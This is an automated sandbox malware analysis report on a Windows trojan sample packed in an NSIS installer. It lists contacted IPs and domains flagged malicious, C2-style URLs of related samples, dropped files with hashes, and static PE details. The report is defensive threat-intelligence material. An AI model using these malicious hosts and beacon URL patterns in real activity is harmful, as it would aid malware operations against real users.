http://www.sajatypeworks.com	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://produkte.web.de/homepage-und-mail/homepage-parken/	wlanext.exe, 00000009.00000002 .955588839.0000000003712000.00 000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000005.0000000 2.955671038.0000000002B50000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browsehappy.com/	wlanext.exe, 00000009.00000002 .955588839.0000000003712000.00 000004.00000001.sdmp	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.195.240.94	www.dottproject.com	Germany		47846	SEDO-ASDE	true
135.181.58.27	pmrack.com	Germany		24940	HETZNER-ASDE	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
64.32.22.102	parking.namesilo.com	United States		46844	ST-BGPUS	false
184.168.131.241	biehnrecords.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
62.116.130.8	www.autobrehna.com	Germany		15456	INTERNETX-ASDE	true
104.128.125.95	www.qcmax.com	United States		26658	HENGTONG-IDC-LLCUS	true
185.230.60.177	td-balancer-dc11-60-177.wixdns.net	Israel		58182	WIX_COMIL	true
34.102.136.180	playfulpainters.com	United States		15169	GOOGLEUS	false
13.248.216.40	www.bedpee.com	United States		16509	AMAZON-02US	true
64.190.62.111	www.420vaca.com	United States		11696	NBS11696US	true
156.254.221.72	www.appgusher.com	Seychelles		136800	XIAOZHIYUN1-AS-APICIDCNETWORKUS	true
198.54.117.215	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383832
Start date:	08.04.2021
Start time:	10:46:52
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	eQLPRPErea.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@15/12
EGA Information:	Failed
HDC Information:	• Successful, ratio: 24.2% (good quality ratio 21.9%) • Quality average: 73.7% • Quality standard deviation: 31.6%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 40.88.32.150, 23.54.113.53, 52.147.198.201, 104.43.193.48, 20.82.210.154, 23.10.249.26, 23.10.249.43, 104.43.139.144, 20.50.102.62, 52.155.217.156, 20.54.26.129, 168.61.161.212, 52.255.188.83, 13.88.21.125 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, skypedataprdcolcus16.cloudapp.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
91.195.240.94	zIZsNOecPuLdGCf.exe	Get hash	malicious	Browse	• www.healthcosts.care/bgxa/?CRi=kimwlxlHd7tYTuUrLPZsG/65szqB/37B9DF0+7obNGHtG/Ce06RErlKYXOZnRp/3E3Z+&QZ3=ehux_83hOxJTVf

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RMwfvA9kZy.exe	Get hash	malicious	Browse	• www.blackmantech.fitness/nnmd/?c2Mh-=lO2MoVQT6pNajXZSE73xMyvXdf5GkN1z0aSPUdRzjxlIRnebkzk7wQJ6JLpBUhzg/rZW&tVm4=J690I
	h8lD4SWL35.exe	Get hash	malicious	Browse	• www.explorerthecity.com/nsag/?AjU=nMtIT7UxRyIEAOlaE53kf7KTbdq7isGDN9MTWD/XqSMrXNBDZVXP4jiLBKn/cvoinmSm&njndiL=9rtTFPBhfVt4
	triage_dropped_file.exe	Get hash	malicious	Browse	• www.flatfootedhatting.com/mdi/?2dz=o8eDa&-Z5hP4=DioI88TeqQWmfiiOmWmcuaLincjPCeFxAm3Mf4GBdL3hzcnSr+FxxIMhUvAG057P6VV0
	OC CVE9362 _TVOP-MIO 22(C) 2021,pdf.exe	Get hash	malicious	Browse	• www.jonluxe.com/smzu/?sXUlfNy=4jmgUyxqrzKB9R6KY/Kw9NkpGfAQarlAiZC+A6ZDIzrul26D+9SSDQPuld862RkvQb+o&D8cH=9r8tQzN8o24l6vY
	32ciKQsy2X.exe	Get hash	malicious	Browse	• www.cyprusdivingcenters.com/4qdc/?AR-XJ2=GWRfbaKz01PX5Z24EW6v97NylbcBSP0l/uKVXfrPyRhssTOBPKVVwg/7wG9CsgnNb2uF&et-=XPJxZ2SpixNTl6pp
	purchase order#034.exe	Get hash	malicious	Browse	• www.hidennys.com/8ufh/?EzrthRhp=sNj8Sec9GqI0+hqF3zDptdIKoFxwJ6eQMN5NjCYIrvdQEt76PH0isvXP3IEsdJcOyN5p&ojo0f=SzrhU8
	PS-AVP2-307678.xlsx	Get hash	malicious	Browse	• www.explorerthecity.com/nsag/?FN=nMtIT7U0R1IAAepWG53kf7KTbdq7isGDN9UDKAjWuyMqX8tFeFGDunaJCsr5Xe8pyAmRZg==&wDK0HL=OzrL

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	#U0646#U0633#U062e#U0629 #U0628#U0646#U0643 #U0633#U0648#U064a#U0641#U062a 0083212 pdf.exe	Get hash	malicious	Browse	• www.hydrabadproperties.com/n7ak/
	packet426.exe	Get hash	malicious	Browse	• thespiritualhealth.com/wp-content/themes/lightweight/img4.php?k=w20a68bys22rt
	ETD 4.2 INVOICE, PACKING LIST.xlsx	Get hash	malicious	Browse	• www.explorerthecity.com/nsag/?drmti4xx=nMtIT7U0R1IAAepWG53kf7KTbdq7isGDN9UDKAjWuyMqX8tFeFGDunaJCsr5Xe8pyAmRZg==&3fo=iJBh
	Invoice-0898764_pdf.exe	Get hash	malicious	Browse	• www.elerwyn.com/xgxp/?Cjp4a=ftxlnN6p&tXUt=KSW9RKoPc3Kh/CSV7AxGbGPbVlrTLMNWA5H4CU5GSt5Tcl+uSK1dERD9jfC+q3XvMFMA
	PO_210301.exe.exe	Get hash	malicious	Browse	• www.homeownerdefenders.com/kbc/?T8Ud-te=4PX/28v1JVZVbcj+oKk1Amx2xgNaqYiJpFMQS6y6umMteFjOqTMFLhmTrBrbk6jmxMcJ&U48Ho=NtetPLUX-pOH6Vkp
	RAQ11986.exe	Get hash	malicious	Browse	• www.homeownerdefenders.net/iae2/?uZntHjO=eOZAhbUf7hoWTLxHpQenGxn9ynY5QSqXsSeHMExh6aqc7Z+PeCtqk6zVweyDGmkWOS1c&U488k=Hvsdfr6HWtDxzF-
	DHL Shipment Notification 7465649870,pdf.exe	Get hash	malicious	Browse	• www.wesharefiles.com/cna8/?EZA0IN=liOf2nkSAsttykMZ9H4GkrBT0nSukx2Rz+Cptu2m/KJlDUhOyyQbdEpGgZ+rCh490K/8&DzrLH=VBZHY83XQx6heP
	P.O-48452689535945.exe	Get hash	malicious	Browse	• www.covicio.com/h3qo/?LL04=OddLokl31qshFyWlyQEIcVDu0pAizKjoKxsWslvKSNLFFj/yIE9+GRG/HaxRm8+xLwnE&-ZAtX2=rVIHh

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Parcel _009887 .exe	Get hash	malicious	Browse	• www.travaze.net/csw6/?t8bHuZw=5Csme1iBHNLN+MMVXv0Y+/dYmOMAu5DDsb4nl1t7CK7OkDyEaEwdChfrrdS2Koinfw+E+sdbXw==&2d=llsp
	NEW ORDER - VOLVO HK HKPO2102-13561,pdf.exe	Get hash	malicious	Browse	• www.wesharefiles.com/cna8/?lv4=XVs8FhyH&J6A8VhS0=liOf2nkSAsttykMZ9H4GkrBT0nSukx2Rz+Cptu2m/KJlDUhOyyQbdEpGgZ+BdRI9wI38
	RE PAYMENT REMINDER - SOA - OUTSTANDING (JAN21).EXE	Get hash	malicious	Browse	• www.wesharefiles.com/cna8/?BvI=liOf2nkSAsttykMZ9H4GkrBT0nSukx2Rz+Cptu2m/KJlDUhOyyQbdEpGgZ+BdRI9wI38&J690I=el8Pez2hlLm
	SK8HSWos1p.rtf	Get hash	malicious	Browse	• www.prnttees.com/o8na/?6lhtznA=51OYCRjHpMN3HpclT1eaxLu+bDejj8XPwPDcg4oNcqWkkOhXz69T2J50gX1YIKk3eI3vVg==&rX=VzutZ2

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.qcmax.com	ARBmDNJS7m.exe	Get hash	malicious	Browse	• 104.128.125.95
www.bedpee.com	invoice bank.xlsx	Get hash	malicious	Browse	• 13.248.216.40
parking.namesilo.com	vbc.exe	Get hash	malicious	Browse	• 209.141.38.71
	Payment Slip.exe	Get hash	malicious	Browse	• 192.161.187.200
	UTcQK0heAfGWTLw.exe	Get hash	malicious	Browse	• 64.32.22.102
	RFQ # 1014397402856.pdf.exe	Get hash	malicious	Browse	• 204.188.203.155
	invoice bank.xlsx	Get hash	malicious	Browse	• 198.251.84.92
	Payment_Advice_REF344266.xlsx	Get hash	malicious	Browse	• 198.251.84.92
	Revised Signed Proforma Invoice 000856453553.exe	Get hash	malicious	Browse	• 188.164.131.200
	ZsA5S2nQAa.exe	Get hash	malicious	Browse	• 168.235.88.209
	New Purchase Order.exe	Get hash	malicious	Browse	• 204.188.203.155
	h8lD4SWL35.exe	Get hash	malicious	Browse	• 188.164.131.200
	d3r3jm1oKY.exe	Get hash	malicious	Browse	• 70.39.125.244
	9311-32400.pdf.exe	Get hash	malicious	Browse	• 45.58.190.82
	Invoice ICO ZRT.xlsx	Get hash	malicious	Browse	• 192.161.187.200
	RFQ MEDICAL EQUIPMENT_PDF.exe	Get hash	malicious	Browse	• 209.141.38.71
	v708469737489630001.exe	Get hash	malicious	Browse	• 192.161.187.200
	SPmG3TLdax.exe	Get hash	malicious	Browse	• 204.188.203.155

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RDAW-180-47D.exe	Get hash	malicious	Browse	• 64.32.22.102
	0HCan2RjnP.exe	Get hash	malicious	Browse	• 107.161.23.204
	1feiNnK6Qd.exe	Get hash	malicious	Browse	• 209.141.38.71
	Yc6FOuQigh.exe	Get hash	malicious	Browse	• 198.251.84.92
parkingpage.namecheap.com	PaymentAdvice.exe	Get hash	malicious	Browse	• 198.54.117.218
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• 198.54.117.216
	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	• 198.54.117.215
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• 198.54.117.212
	46578-TR.exe	Get hash	malicious	Browse	• 198.54.117.218
	ALPHA SCIENCE, INC.exe	Get hash	malicious	Browse	• 198.54.117.216
	SALINAN SWIFT PRA-PEMBAYARAN UNTUK PEMAS ANGAN.exe	Get hash	malicious	Browse	• 198.54.117.217
	1517679127365.exe	Get hash	malicious	Browse	• 198.54.117.216
	BL-2010403L.exe	Get hash	malicious	Browse	• 198.54.117.218
	Shinshin Machinery.exe.exe	Get hash	malicious	Browse	• 198.54.117.212
	PDF NEW P.OJerhWEMSj4RnE4Z.exe	Get hash	malicious	Browse	• 198.54.117.217
	INV-210318L.exe	Get hash	malicious	Browse	• 198.54.117.212
	Inquiry.docx	Get hash	malicious	Browse	• 198.54.117.218
	BL Draft copy.exe	Get hash	malicious	Browse	• 198.54.117.215
	Order.exe	Get hash	malicious	Browse	• 198.54.117.210
	PO.1183.exe	Get hash	malicious	Browse	• 198.54.117.211
	TSPO0001978-xlxs.exe	Get hash	malicious	Browse	• 198.54.117.216
	evaoRJkeKU.exe	Get hash	malicious	Browse	• 198.54.117.210
	igPVY6UByI.exe	Get hash	malicious	Browse	• 198.54.117.216
	Swift001_jpg.exe	Get hash	malicious	Browse	• 198.54.117.218

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	vbc.exe	Get hash	malicious	Browse	• 195.201.179.80
	vgUgvbLjyI.exe	Get hash	malicious	Browse	• 195.201.225.248
	Rechnung.doc	Get hash	malicious	Browse	• 46.4.51.158
	6IGbftBsBg.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.W32.AIDetect.malware2.22480.exe	Get hash	malicious	Browse	• 195.201.225.248
	Revised Invoice No CU 7035.exe	Get hash	malicious	Browse	• 78.46.133.81
	ikoAImKWvI.exe	Get hash	malicious	Browse	• 88.99.66.31
	V7UnYc7CCN.exe	Get hash	malicious	Browse	• 88.99.66.31
	uTQdPoKj0h.exe	Get hash	malicious	Browse	• 95.217.123.103
	uTQdPoKj0h.exe	Get hash	malicious	Browse	• 95.217.123.103
	Updated SOA.xlsx	Get hash	malicious	Browse	• 136.243.92.92
	SecuriteInfo.com.W32.AIDetect.malware1.16239.exe	Get hash	malicious	Browse	• 195.201.225.248
	SecuriteInfo.com.W32.AIDetect.malware1.23167.exe	Get hash	malicious	Browse	• 195.201.225.248
	receipt-xxxx.htm	Get hash	malicious	Browse	• 88.99.136.47
	comprobante de pago bancario.exe	Get hash	malicious	Browse	• 168.119.91.111
	April_2021_Purchase_Order_00000000000000000000000.pdf.exe	Get hash	malicious	Browse	• 95.217.195.80
	PAY-INV-1007.exe	Get hash	malicious	Browse	• 95.217.195.80
	40JHtWiswn.exe	Get hash	malicious	Browse	• 195.201.225.248
	34#U0e15.exe	Get hash	malicious	Browse	• 116.203.213.72
	PO91361.exe	Get hash	malicious	Browse	• 135.181.76.226
ST-BGPUS	UTcQK0heAfGWTLw.exe	Get hash	malicious	Browse	• 64.32.22.102
	RFQ # 1014397402856.pdf.exe	Get hash	malicious	Browse	• 204.188.203.155
	BIOTECHPO960488580.exe	Get hash	malicious	Browse	• 205.144.171.210
	GJK-KAOHSIUNG-2101.xlsx	Get hash	malicious	Browse	• 205.144.171.138
	New Purchase Order.exe	Get hash	malicious	Browse	• 204.188.203.155
	9311-32400.pdf.exe	Get hash	malicious	Browse	• 45.58.190.82
	ssyrNaO6AP.dll	Get hash	malicious	Browse	• 70.39.99.196

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	5401628864_AWB_28002_2021-17-03 2.exe	Get hash	malicious	Browse	• 67.21.94.15
	SPmG3TLdax.exe	Get hash	malicious	Browse	• 204.188.203.155
	RDAW-180-47D.exe	Get hash	malicious	Browse	• 64.32.22.102
	Doc_384746836483638463,pdf.exe	Get hash	malicious	Browse	• 170.178.168.203
	gV8xdP8bas.exe	Get hash	malicious	Browse	• 104.160.174.169
	DHL.INFORMATION.TRACKING.exe	Get hash	malicious	Browse	• 67.21.94.4
	pVXFB33FzO.exe	Get hash	malicious	Browse	• 104.160.174.164
	ICrLYbQDcRrTPg5.exe	Get hash	malicious	Browse	• 67.21.94.4
	Complaint-Copy-676926603-03092021.xls	Get hash	malicious	Browse	• 205.144.171.49
	Complaint-Copy-645863057-03092021.xls	Get hash	malicious	Browse	• 205.144.171.49
	Complaint-Copy-676926603-03092021.xls	Get hash	malicious	Browse	• 205.144.171.49
	Complaint-Copy-645863057-03092021.xls	Get hash	malicious	Browse	• 205.144.171.49
	Complaint-Copy-1308127799-03092021.xls	Get hash	malicious	Browse	• 205.144.171.49
SEDO-ASDE	zIZsNOecPuLdGCf.exe	Get hash	malicious	Browse	• 91.195.240.94
	RMwfvA9kZy.exe	Get hash	malicious	Browse	• 91.195.240.94
	h8lD4SWL35.exe	Get hash	malicious	Browse	• 91.195.240.94
	FIN4.docm	Get hash	malicious	Browse	• 91.195.240.13
	FIN4.docm	Get hash	malicious	Browse	• 91.195.240.13
	FIN4.docm	Get hash	malicious	Browse	• 91.195.240.13
	triage_dropped_file.exe	Get hash	malicious	Browse	• 91.195.240.94
	OC CVE9362 _TVOP-MIO 22(C) 2021,pdf.exe	Get hash	malicious	Browse	• 91.195.240.94
	32ciKQsy2X.exe	Get hash	malicious	Browse	• 91.195.240.94
	quLdcfImUL.exe	Get hash	malicious	Browse	• 91.195.241.137
	Swift.exe	Get hash	malicious	Browse	• 91.195.241.137
	MT LIANG SHENG_Ningbo Notice.xlsx	Get hash	malicious	Browse	• 91.195.241.137
	PALERMO PO4215.xlsx	Get hash	malicious	Browse	• 91.195.241.137
	NEW ORDER QUOTATION.xlsx	Get hash	malicious	Browse	• 91.195.241.137
	Payment Copy.exe	Get hash	malicious	Browse	• 91.195.240.12
	purchase order#034.exe	Get hash	malicious	Browse	• 91.195.240.94
	PS-AVP2-307678.xlsx	Get hash	malicious	Browse	• 91.195.240.94
	#U0646#U0633#U062e#U0629 #U0628#U0646#U0643 #U0633#U0648#U064a#U0641#U062a 0083212 pdf.exe	Get hash	malicious	Browse	• 91.195.240.94
	FeDex Shipment Confirmation.exe	Get hash	malicious	Browse	• 91.195.241.137
	FeDex Shipment Confirmation.exe	Get hash	malicious	Browse	• 91.195.241.137

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsl6058.tmp\e4utfxiuc.dll	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\35ab8wlx6zqe82u0

Process:	C:\Users\user\Desktop\eQLPRPErea.exe
File Type:	data
Category:	dropped
Size (bytes):	164864
Entropy (8bit):	**7.998989332403079**
Encrypted:	**true**
SSDEEP:	3072:5Uc2cZX//lia9uzqJ1FPe87cVroSCR58XxrviPv0NOtfptbRlR:5Uc2SXli2LbG87uroXR585UcNKbbR
MD5:	9A9A459A5A231E0F2520C491C61FA1DA
SHA1:	7FD4E213B226ABE116437E168F0D27844B983592
SHA-256:	D0728A76A7BF4D436FAC8890A32E8C96B42CCD660B4E48927EB465E334598B1E
SHA-512:	F4CA81A0DB7340FB23AA4E21667838B8C88D5F3C84F47B48D77CD5CA5CE296C260F31B26A29187AB3739DD7196372D5FD40B5699B5D7D118E6C8E6328BCAE47

C:\Users\user\AppData\Local\Temp\35ab8wlx6zqe82u0	
Malicious:	false
Reputation:	low
Preview:	=n.....3@.1..*o..%..(..D.../.x.9....u..{..;.enPL!..#..0.6z.d.{j.....,k..Q.hP#.N.`*.F.76.l.....NZ.D....Mj.....c.e.4...j}A.8.G.GY..Z.....M.(C.....JF.Q..B.S.....F...m.fcF&HK.....,.L,~.....Er....y`...0. .(`..s.C.'.9.@.Mg..d....v.EN$.R.W...x.6.\U..?m.V....oIf....U9T.6...>.E..x...+<C@mSf....s.v.....5..G.$o..1..]...(....zg.S.X9.\..ZnbsX@D.N..(I..r.....N...T.....i....A...[_],.e....u.D...z~...?\..r.....1....}.....$..C.a.#~.n...#`..E~....fw]"..b..q....1.6 5.:N.~.'9.G o...../K=...._+.U..8...4.}...] ...C@.Bv....k9.h'.`E...zkI..:....r.d5.l.....iH8.P..H..2$"..k].^u.x.1..... ..uX...^...../.}BHT...73..... ..My.BV^tV.^ $..r.l.:<+<..k...^.6./. .u.....2....<..f`nz.6g^.Z.....t..Ox.(.iBV`4.+.B.01..)...?..D..>.....~..'.dm....C..S..<...x<...P.....`..&5<...>...u.}4. AQ~.._.V.3t5.....x...\._oF....2.....O-.(..H.TQo.....=...w7R.C...{...j7.Fm..[..<..}...3..''.~...]..*.x..9.....M<.....S:.b....'.e/K....q.m<..l.m..At._.

C:\Users\user\AppData\Local\Temp\nsl6058.tmp\e4utfxiuc.dll	
Process:	C:\Users\user\Desktop\eQLPRPErea.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	4.171187189386588
Encrypted:	false
SSDEEP:	48:StGht7Wr3QTZj0a6PTh7SKFt5ET9TbOGa4zzBvoAXAdUMQ9Bg6RuqS:jSrATZX6BD5EhTiGXHBgVueax
MD5:	7023C422B5D2571D6B132378437B1E9E
SHA1:	1F2C41B1E36DDA6ED420B5F8708AF6457F59A10D
SHA-256:	2BF1F784B019210A10EEF61E5AF8ABFBB9E02748CF9D6718F4BF6B3F72661779
SHA-512:	2659574EDE5079F0B522C01E0FD7FCDD4DED74D895650126979980221BA77582C01DEFA76DDDDA42BC73E4C5CC8268D4285DA29D6C438212503B6ED1529C59
Malicious:	false
Joe Sandbox View:	• Filename: Quotation Zhejiang.xlsx, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....;T..hT..hT..h@..iG..hT..h{..h...iU..h...iU..h...hU..h...iU..hRichT..h. .....PE..L....m`.....!..... .....`.....@..... !..P...\".....@.....P..p....!..... ....text..... ..`.rdata..,.... .....@..@.data.....0.....@....rsrc.....@.....@..@.reloc..p....P.....@..B..... ....

C:\Users\user\AppData\Local\Temp\qmnajxcs95hz	
Process:	C:\Users\user\Desktop\eQLPRPErea.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.96450606123374
Encrypted:	false
SSDEEP:	192:mKamyP2+KBf3IfmRxQpCkEAEYfu6tOy7UUwv9:m91i9YsxnkBuN2Q
MD5:	56D7E12AB211686BE29BD8E00F4A46DA
SHA1:	AD4A22657ADE632D181D7C523F3203E76695B546
SHA-256:	0F8A856FF0A1A63EA5BBF83BF33C4B61B4444512A53FB43A8811705042DB3A39
SHA-512:	08C01CD9B8F8E5BC5AEA8E031DBA01DEABC85499AAFC3E9228B524C7A5AD2668280B4EBA535A79BAE4F57FF21D460998C0D6D13ADDF24F8D96926C382E8B660
Malicious:	false
Reputation:	low
Preview:	....&...:..W..i.....!...'K.Sx..:A8!<...;....4.....%.|.....v\...`Y~..NQ.v7..qQ# y..E\.....s2...|...;..~.w%....|=...k....;{bL.._XQ9x..*H....4Mm..Ze..K....e.....1h...../n... ...h.R{l..`o.@....C.. ...W~A..CD~.d..*.67.R....[w..I'.....i...<A..Z..yr...?:/.S/...h....-..:AU.2.U.;..al....W70.bgu.?X.....[..u.kRM..OH.i(...zX(+?..D]y....z;...}.....a.."....>....."!..@.k\..P_.0q..R3O..*..'NQ. .ST.5t....t..L...a.....2.o.{_5KJZm....(..$.{.....h[...Z..:'.W~....!..+..[..k....m..*.z.....X+.Ob;k..(.W?>..Y..GF.v..6.&.....M.(jsU..X.u.y....ih.O..4t...M1.:.tu6IB..!S\.!Mt.<xy:...w6...8. E....|...5....a./..x..i.|=r....@.....l.....-.....2..L..KT.....(..",.m.S..*#..#.`o.@.....V...cP..O.d.Uq.a...v.....PY.Aur.^...M\...y3.:.d.3....7^..~..8....S..I..=6}.....5f..4a..6..O.....=.....u r.~.;.'Vp.....4...p3.#n4.$et...=c..?...<.V~..Ga~...1|=.. t.@.....Z.gt.4..... Z.+.4u...&...K....^).8.Mh...D..V$...m.2]*....,....m....Y..ND..~..H...../.#.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.915089020780882

General

TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	eQLPRPErea.exe
File size:	206065
MD5:	2c64897aa30694cc768f5ea375157932
SHA1:	c897f37780a5237d5c330bcf2668745201b38ff5
SHA256:	18d465a5867ee069480bb9be8eb259be41cc008e487b7b6a3cad14e3559963a9
SHA512:	6c1cfc20e4aaf0ee78b60a80c5ff559cb71ac31b62f2e9068638046cd3fec5fe078f37de85c50c65090b82d784931e07bdf692a597b14133eae36ad143b3fea2
SSDEEP:	3072:NeYBCwqDxkJ0KBUc2cZX//lia9uzqJ1FPe87cVroSCR58XxrviPv0NOtfptbRlP4:NDIKUc2SXli2LbG87uroXR585UcNKbbQ
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....lJ...$...$...$./.{...$...%.9.$.".y...$.....$.f."...$.Rich..$.....PE..L.....8E.....\.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x403166
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4538CD1D [Fri Oct 20 13:20:29 2006 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	18bc6fa81e19f21156316b1ae696ed6b

Entrypoint Preview

Instruction
sub esp, 0000017Ch
push ebx
push ebp
push esi
xor esi, esi
push edi
mov dword ptr [esp+18h], esi
mov ebp, 00409240h
mov byte ptr [esp+10h], 00000020h
call dword ptr [00407030h]
push esi
call dword ptr [00407270h]

Instruction
mov dword ptr [0042F4D0h], eax
push esi
lea eax, dword ptr [esp+30h]
push 00000160h
push eax
push esi
push 00429860h
call dword ptr [00407158h]
push 00409230h
push 0042EC20h
call 00007FC0E8845788h
mov ebx, 00436400h
push ebx
push 00000400h
call dword ptr [004070B4h]
call 00007FC0E8842EC9h
test eax, eax
jne 00007FC0E8842F86h
push 000003FBh
push ebx
call dword ptr [004070B0h]
push 00409228h
push ebx
call 00007FC0E8845773h
call 00007FC0E8842EA9h
test eax, eax
je 00007FC0E88430A2h
mov edi, 00435000h
